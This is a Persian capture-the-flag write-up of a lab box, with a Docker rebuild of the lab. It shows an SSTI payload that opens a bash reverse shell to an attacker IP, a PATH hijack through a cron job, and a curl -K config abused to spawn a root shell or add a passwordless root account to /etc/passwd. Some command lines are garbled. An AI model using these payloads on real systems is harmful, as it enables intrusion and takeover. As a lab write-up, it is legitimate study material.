
در لینوکس برای اینکه به سادگی بتوان در ترمینال اتصال tcp یا udp برقرار کرد از یک ویژگی استفاده شده است. در واقع با این دستور ترمینال لینوکس به آدرس و پورت مشخص شده یک اتصال tcp برقرار خواهد کرد. این ویژگی برای اتصال udp هم با فرمت <ip>/dev/tcp/<port> وجود دارد.

- **0>&1**

این قسمت از دستور هم تضمین می کند که ورودی (stdin) دستور باید از همان جایی گرفته شود که stdout به آن متصل شده. و چون خروجی به سمت مقصد اتصال tcp وصل شده است ورودی دستور هم باید از این مقصد گرفته شود.

پس در مجموع این دستور یک bash به صورت interactive اجرا می کند. سپس یک اتصال tcp به ip و port مشخص شده ارسال می کند و خروجی های bash را به سمت مقصد این اتصال می فرستد و ورودی خودش را هم از سمت مقصد اتصال می گیرد.

حال سعی می کنیم همین دستور را با رمز عبوری که قبلا به دست آورده بودیم در صفحه debug/ارسال کنیم.



نصیر 16

همانطور که دیدیم به خطا برخورد می کنیم. از آنجایی که این کد قرار است در پایتون اجرا شود و نه در bash ما باید دستور خود را به گونه ای تغییر دهیم که از طریق پایتون ابتدا به bash دسترسی پیدا کند و بعد از آن دستور اصلی اجرا شود. به همین دلیل باید ابتدا به کمک object های پایتون به bash برسیم.

```
{{(config.__class__.__init__.__globals__['os'].popen('ls'))}}
```

اینجا به کمک یک object تعریف شده به ماژول OS دسترسی پیدا می کنیم و بعد از آن می توانیم هر دستوری که بخواهیم را اجرا کنیم. که اینجا دستور ls اجرا شده است.

- ```
{{config.__class__.__init__.__globals__['os'].popen("bash -c |'bash -i >&/dev/tcp/10.11.228.374/500 0>&1|'")}}}
```

حال با اجرای این دستور باید بتوانیم reverseshell را به درستی اجرا کنیم. اما بعد از امتحان کردن این بار هم به خطا می خوریم.

با بررسی بیشتر کد مربوط به صفحه debug/ به یک تابع برمی خوریم که مشکل اصلی ما محدودیت ایجاد شده توسط این تابع هست.



```
1 def illegal_chars_check(input):
2 illegal = "'&%"
3 error = ""
4 if any(char in illegal for char in input):
5 error = "Illegal characters found!"
6 return True, error
7 else:
8 return False, error
```

تصویر 17

همانطور که مشاهده می کنید، این تابع ورودی هایی که کاراکترهای '&', '%', ';' را دارند غیرمجاز شمرده و به خاطر وجود کاراکتر & است که کد ما به خطا می خورد. بنابراین باید این کاراکتر را با کد اسکی آن جایگزین کنیم.

به کمک تابع ord() در پایتون می توانیم کد اسکی کاراکتر مدنظر را بدست می آوریم که عدد ۳۸ است. حال به کمک object های پایتون و کد اسکی آن به این کاراکتر دسترسی پیدا می کنیم.

- `config.__class__.__init__.__globals__["__builtins__"] ["chr"] (38)`

سپس باید هر جایی از دستور قبلی که کاراکتر & وجود داشت را با این عبارت جایگزین کنیم. که عبارت نهایی مشابه روبرو می شود:



```
1 {{config.__class__.__init__.__globals__["os"].popen("bash -c \"bash -i >\" +
2 config.__class__.__init__.__globals__["__builtins__"] ["chr"] (38) +
3 " /dev/tcp/10.13.21.244/5000 0>" +
4 config.__class__.__init__.__globals__["__builtins__"] ["chr"] (38) + "1\"")}}
```


تصویر 18





تصویر 21


پس به کمک burp suite، این فیلد را به بسته ارسالی اضافه می‌کنیم و این بار به درستی reverse shell اجرا می‌شود. بعد از کمی صبر، دسترسی به سرور را به کمک reverse shell اجرا شده خواهیم گرفت:



تصویر 22

## 2.3 دسترسی به کاربر F30s

همانطور که در تصویر 22 هم مشخص است، فایل flag1.txt در مسیر فایل های کاربر ayham وجود دارد. حال باید به دنبال flag2 بگردیم. پس احتمالاً باید دسترسی دیگر کاربران را هم داشته باشیم. با کمی گشت و گذار در مسیرهای مختلف سیستم متوجه می شویم که غیر از کاربر ayham، دو کاربر F30s، root هم وجود دارند. در مسیر ریشه (/) فایل secret-tip.txt وجود دارد که محتوای آن را در تصویر 23 ملاحظه می کنید:



```

1 A wise *gpt* once said ...
2 In the depths of a hidden vault, the mastermind discovered
3 that vital [REDACTED] of their secret [REDACTED] had vanished without a trace.
4 They knew their [REDACTED] was now vulnerable to disruption,
5 setting in motion a desperate race against time to recover
6 the missing [REDACTED] before their [REDACTED] unraveled before their eyes.
7 So, I was missing 2 .. hmm .. what were they called?...
8 I actually forgot, anyways I need to remember them, they're important.
9 The past/back/before/not after actually matters, follow it!
10 Don't forget it's always about root!
```

تصویر 23

همانطور که در انتهای فایل هم به نوعی راهنمایی شده، باید راهی برای دسترسی به کاربر root پیدا کنیم. یکی از بهترین راه ها برای گرفتن دسترسی کاربران دیگر، گرفتن این دسترسی از خودشان است. یعنی جایی از سیستم که می دانیم کاربر X دستور y را قرار است اجرا کند دستور خود را به جای آن قرار داده و یاز هم reverse shell بزنیم. یکی از بهترین راه ها برای این کار، استفاده از cronjob ها هستند.

### 2.3.1 نحوه استفاده از کرون جاب ها برای ارتقاء دسترسی:

#### 1. بررسی دسترسی به کرون جاب ها:

- ابتدا باید بررسی کنیم که آیا می توانیم کرون جاب ها را اضافه یا تغییر دهیم. این کار را با استفاده از دستور `crontab -e` انجام می دهیم.
- اگر این دسترسی وجود داشته باشد می توانیم با هر کاربر دلخواهی هر دستوری را با فاصله های زمانی معین اجرا کنیم. با اجرای دستور خواهیم دید که این اجازه را نداریم.



## 2. بررسی cronjob های حاضر:

- ممکن است از طریق cronjob هایی که در سیستم و توسط دیگر کاربران در حال اجرا هستند هم بتوانیم دسترسی کاربران دیگر را بگیریم. با اجرای دستور `crontab -l` کرون جاب های موجود را بررسی می کنیم.

```

1 17 * * * * root cd / && run-parts --report /etc/cron.hourly
2 25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
3 47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
4 52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
5 * * * * * root echo "i am mahdi"
6 * * * * * root /usr/bin/curl -K /home/F30s/site_check
7 * * * * * F30s bash -lc '/tmp/cat /home/F30s/health_check > /tmp/log.txt'
8

```

تصویر 24

اگر بتوانیم فایل اجرایی توسط کاربر root یعنی فایل `/home/F30s/site_check` را تغییر دهیم می توانیم از فایلی از سیستم خودمان عملیات `curl` را انجام دهیم و محتوای آن را هم با دسترسی root در هر فایل سیستمی بریزیم. اما دسترسی تغییر فایل `site_check` فقط در اختیار کاربر F30s است. پس ابتدا باید دسترسی کاربر F30s را بدست آوریم.

همانطور که در تصویر 24 هم مشخص است یک `cronjob` هم وجود دارد که توسط کاربر F30s اجرا می شود. برای حمله از طریق آن بهتر است ابتدا بدانیم این دستور دقیقاً چه کاری انجام می دهد.

### 2.3.2 تحلیل کرون جاب:

- `bash -lc`: این دستور یک شل لاگین تعاملی ایجاد می کند. یکی از ویژگی های شل لاگین تعاملی این است که متغیرهای محیطی مانند `PATH` را مجدداً بارگذاری می کند.

### 2.3.3 روش سوءاستفاده از این آسیب پذیری:

#### 1. ساختن یک فایل اجرایی جعلی (cat جعلی)

اگر بتوانیم یک فایل اسکریپت با نام **cat** بسازیم و آن را به جای نسخه اصلی **cat** اجرا کنیم می توانیم با دستوری مشابه آنچه در مرحله قبل (برای گرفتن دسترسی ayham) وارد کردیم دسترسی کاربر F30s را بگیریم.

#### 2. قرار دادن cat جعلی در مسیری قابل دسترسی

فایل اجرایی جعلی **cat** را در مسیری قرار می دهیم که قبل از مسیر اصلی **cat** توسط سیستم جستجو شود. برای این کار یک دایرکتوری جدید بسازید:

#### 3. تغییر متغیر PATH در cronjob

برای اینکه سیستم ابتدا **cat** جعلی ما را اجرا کند، باید مطمئن شویم که دایرکتوری **/tmp/mybin** در ابتدای متغیر **PATH** قرار گیرد. با توجه به اینکه در cronjob از **bash -lc** استفاده شده ، می توانیم از این قابلیت برای تغییر متغیر **PATH** بهره برداری کنیم.

این کار را می توانیم با دستکاری فایل های پیکربندی bash (مثل **profile** کاربر) انجام دهیم. که در اینجا دسترسی به این فایل را داریم و می توانیم آن را تغییر دهیم:


```

mahdi@salar: ~/Downloads
mahdi@salar: ~/Downloads
ayham@fd32415caa22:/home/F30s$ ls
ls
health_check
site_check
ayham@fd32415caa22:/home/F30s$ echo 'bash -i >& /dev/tcp/10.222.11.147 0>&1' > /tmp/cat
echo 'bash -i >& /dev/tcp/10.222.11.147 0>&1' > /tmp/cat
ayham@fd32415caa22:/home/F30s$ cat /tmp/cat
cat /tmp/cat
bash -i >& /dev/tcp/10.222.11.147 0>&1
ayham@fd32415caa22:/home/F30s$ chmod +x /tmp/cat
chmod +x /tmp/cat
ayham@fd32415caa22:/home/F30s$ echo 'PATH="/tmp:/$PATH"' >> /home/F30s/.profile
echo 'PATH="/tmp:/$PATH"' >> /home/F30s/.profile

```

نصیر 25

و باز هم در سیستم خودمان به پورت 5001 که در فایل cat نوشته بودیم listen می کنیم. و نهایتاً بعد از یک دقیقه باید دسترسی کاربر F30s را به دست بیاوریم:



```

mahdi@salar: ~/Downloads
mahdi@salar: ~/Downloads
mahdi@salar:~/Downloads$ nc -lvnp 5001
Listening on 0.0.0.0 5001
Connection received on 10.222.11.147 41922
bash: cannot set terminal process group (638): Inappropriate ioctl for device
bash: no job control in this shell
F30s@fd32415caa22:~$


```

تصویر 26

## 2.4 گرفتن دسترسی کاربر root

حال که دسترسی به کاربر F30s داریم، با تغییر فایل /home/F30s/site\_check می توانیم به کاربر root هم دسترسی پیدا کنیم.

باز هم برای نفوذ از طریق این دستور باید به خوبی مکانیزم عملکرد آن را بشناسیم:



```

1 * * * * * root curl -K /home/F30s/site_check

```

تصویر 27

## 2.4.1 نقش گزینه K- در curl:

گزینه K- به curl اجازه می‌دهد که تنظیمات و دستورات مورد نیاز خود را از یک فایل بخواند. در این فایل، می‌توان دستورات مختلفی را برای curl تعریف کرد، مثل آدرس‌های مقصد، هدرها، داده‌های ارسال شده و ... . یعنی آرگومان‌هایی که curl می‌تواند از کامند لاین دریافت کند مثل url که تارگت را مشخص می‌کند یا output که مسیر خروجی را مشخص می‌کند یا request که نوع درخواست ما (POST, GET, DELETE, PUT, ...) یا ... را از یک فایل دریافت می‌کند.

## 2.4.2 استفاده از آسیب‌پذیری با K-:

برای سوءاستفاده از این دستور، باید بتوانید فایل `home/F30s/site_check/` را دستکاری کنیم و از این طریق، دستورات مخرب یا دستورات دیگری را برای اجرای توسط curl تنظیم کنیم.

در اینجا دو روش نفوذ را معرفی می‌کنیم.

در روش اول می‌توان فایل مدنظر را به صورت روبرو تغییر داد:



```
1 url = "www.example.com"
2 output = "|/bin/bash -i >& /dev/tcp/10.31.31.31/5002 0>&1"
```

نصویر 28

و به کمک این کار، دسترسی کاربر root را به کمک `reverseshell` دریافت کرد.

در روش دوم فایل را به صورت روبرو تغییر دهیم:




```
1 url = "http://10.222.11.147/test.txt"
2 output = "/etc/passwd"
```

نصویر 29

در اینجا ما پورت 80 سیستم خودمان را فعال می کنیم و یک فایل با نام test.txt در مسیر اجرای آن قرار می دهیم. با اجرای این دستور، این فایل دانلود شده و با دسترسی که کاربر root به فایل /etc/passwd دارد محتوای فایل دانلود شده درون این فایل ریخته می شود.

حال فایل test.txt را مطابق روبرو تنظیم می کنیم:



```
1 root1::0:0:root1:/home/root1:/bin/bash
```

نصیر 30

این خط یک کاربر جدید به نام root1 با ویژگی های زیر ایجاد می کند:


- نام کاربری: root1
- رمز عبور: قسمت مربوط به رمز عبور خالی است (::)، به این معنی که برای این کاربر هیچ رمزی تنظیم نشده است. این می تواند اجازه ورود بدون رمز عبور را بدهد، اما سیستم های مدرن اغلب چنین ورودهایی را مسدود می کنند.
- UID (شناسه کاربر): 0 که متعلق به کاربر root است. به این ترتیب، کاربر root1 دسترسی های ریشه ای خواهد داشت.
- GID (شناسه گروه): 0 که نشان می دهد کاربر به گروه root تعلق دارد.
- فیلد توضیحات: به عنوان root1 تنظیم شده است.
- دایرکتوری خانه: /home/root1 به عنوان دایرکتوری خانگی این کاربر تنظیم شده است.
- شل: /bin/bash که شل پیش فرض این کاربر را به bash تنظیم می کند.

نتیجه:

کاربر root1 همان دسترسی هایی را خواهد داشت که کاربر اصلی root دارد. زیرا هم UID و هم GID این کاربر 0 است. این یعنی root1 می تواند هر فرمانی را با دسترسی های مدیریتی کامل اجرا کند و این می تواند منجر به تصرف کامل سیستم شود. و همینطور از آنجا که هیچ رمز عبوری برای این کاربر تنظیم نشده، بسته به تنظیمات سیستم ممکن است امکان ورود بدون رمز عبور فراهم شود. البته برخی سیستم ها ممکن است ورود بدون رمز عبور را مسدود کنند، اما در برخی دیگر، این کاربر می تواند بدون رمز وارد شود.

در اینجا بعد از یک دقیقه صبر، خواهیم دید که فایل test.txt بارگیری شده و در فایل /etc/passwd ریخته می‌شود. حال بدون نیاز به رمز عبور می‌توانیم وارد کاربر root شویم.

دو فایل flag2.txt , secret.txt در مسیر این کاربر هستند که هر دو رمز شده هستند. مشابه کاری که برای به دست آوردن رمز عبور کاربر ayham کردیم، اینجا هم همان راه را امتحان می‌کنیم. این بار در فایل debugpassword دو عبارتی که با هم XOR می‌شوند را تغییر می‌دهیم. به جای یکی از آنها عبارت root (همانطور که در خود فایل به صورت پیش فرض برای کاربر ayham تنظیم شده بود) را قرار می‌دهیم و به جای دیگری عبارت باینری فایل secret.txt را قرار می‌دهیم (مشابه تصویر 31).



```

1 import pwn
2 def get_encrypted(passwd):
3 xored = pwn.xor(bytes(passwd), b'root')
4 decoded_str = xored.decode('utf-8')
5 return decoded_str
6
7 password = b'C^_M@__DC\\7,'
8 print(get_encrypted((password)))


```

تصویر 31

و بعد از اجرای این برنامه، خواهیم دید که خروجی XOR عبارتی مشابه عبارت پایین می‌شود:

**decoded\_str = 1109200013XX**

حال اگر بتوانیم XX را بدست آوریم، احتمالا با xor کردن decoded\_str و فایل flag2.txt کلید نهایی سوال را به دست آوریم. برای این کار از brute fore کمک می گیریم و با validate کردن خروجی xor با الگوی کلید های tryhackme کلید نهایی را بدست می آوریم. کد برنامه ذکر شده را در ادامه مشاهده می کنید:



```

1 import pwn
2 import re
3
4 flag = b'ey}BQB_^[\\ZEnw\\x01uWoY~aF\\x0fiRdbum\\x04BUn\\x06[\\x02ChonZ\\x03~or\\x03UT\\x00_\\x03]mD\\x00w\\x02gpScL'
5 for i in range(0,10):
6 for j in range(0,10):
7 missing = f'{i}{j}'
8 f = pwn.xor(flag, f'1109200013{missing}')
9 if re.search("^b'THM\\{[a-zA-Z0-9_]+}\\'$", str(f)) and str(f).__contains__('cronjobs'):
10 print(f"{missing}: " + str(f))

```

تصویر 32

و بعد از اجرای برنامه بالا نهایتا در خروجی خواهیم داشت :

**86: b'THM{cronjobs\_F1Le\_iNPu7\_cURL\_4re\_5c4ry\_Wh3N\_C0mb1n3d\_t0g3THeR}'**

## فصل سوم

### پیاده سازی چالش به کمک Docker

در این قسمت می‌خواهیم به کمک داکر محیطی مشابه با ماشینی که سایت tryhackme در اختیار ما قرار می‌دهد را پیاده سازی کنیم.


## 3.1 مراحل ساخت image:

### 3.1.1 مرحله اول: Base Image

در ابتدا از یک image اوبونتو به عنوان base image استفاده می‌کنیم.

### 3.1.2 مرحله دوم: نصب نیازمندی‌ها

ابتدا package manager ها را upgrade , update می‌کنیم. سپس نیازمندی‌ها از جمله نیازمندی‌های برنامه python که قرار است اجرا شود گرفته تا نیازمندی‌های سیستمی از جمله نیاز به cron برای مدیریت cronjob ها یا systemctl برای مدیریت سرویس‌ها را همگی در ابتدای برنامه نصب می‌کنیم.



```
1 RUN apt-get update -y
2 RUN apt-get upgrade -y
3 RUN apt-get install -y systemctl
4 RUN apt install -y curl
5
6 RUN apt-get install -y pip
7 RUN apt-get install -y python3-flask
8 RUN apt-get install -y python3-pwntools
9 RUN apt-get install -y python3-pip
10 RUN apt-get install -y cron
```

تصویر 33



## 3.1.3 مرحله سوم: ساخت کاربر های سرور

```

1 !/bin/bash
2
3 declare -A USERS
4 USERS=(["ayham"]="AyhamDeebugg" ["F30s"]="1234")
5
6 for USERNAME in "${!USERS[@]}"; do
7 PASSWORD=${USERS[$USERNAME]}
8
9 useradd -m -d /home/$USERNAME -s /bin/bash $USERNAME
10
11 echo "$USERNAME:$PASSWORD" | chpasswd
12 chown -R $USERNAME:$USERNAME /home/$USERNAME
13
14 echo "User $USERNAME created with the specified password."
15
16 done

```

تصویر 34

در این مرحله، یک فایل اسکریپت اجرا می کنیم که در آن کاربرهای برنامه ساخته می شوند.

## 3.1.4 مرحله چهارم: قرار دادن فایل های اصلی برنامه

در این مرحله فایل های مورد نیاز را در مسیر هایی که باید قرار بگیرند قرار می دهیم و همچنین کاربران صاحب این فایل ها و دایرکتوری ها هم به درستی تعیین می شوند.

```

1 COPY --chown=ayham ./ayham/ /home/ayham/
2 COPY --chown=F30s ./F30s/ /home/F30s/
3
4 COPY root/ /root
5 COPY slash/app /app
6 COPY slash/secret-tip.txt /secret-tip.txt
7 COPY slash/etc_crontab /etc/crontab

```

تصویر 35

### 3.1.5 مرحله پنجم: استفاده از قابلیت سرویس ها در لینوکس

ما باید برنامه پایتون خودمان را طوری تنظیم کنیم که به محض start شدن سیستم، این برنامه روی پورت 7777 اجرا شود. یکی از راهکارهای این مسئله، استفاده از service ها است.

حال به بررسی فایل myapp.service می پردازیم و ساختار آن را بررسی می کنیم.

```

1 [Unit]
2 Description=My Python Script Service
3 After=network.target
4
5 [Service]
6 ExecStart=/usr/bin/python3 /app/source.py
7 WorkingDirectory=/app
8 Restart=always
9 User=ayham
10
11 [Install]
12 WantedBy=multi-user.target

```

تصویر 36

## 3.2 ساختار سرویس:

- [Unit]
- Description=My Python Script Service
- After=network.target


**Description:** این بخش توضیح مختصری در مورد سرویس می دهد. در اینجا **My Python Script**

**Service** آمده است که نشان دهنده این است که این سرویس مربوط به اجرای یک اسکریپت پایتون است.

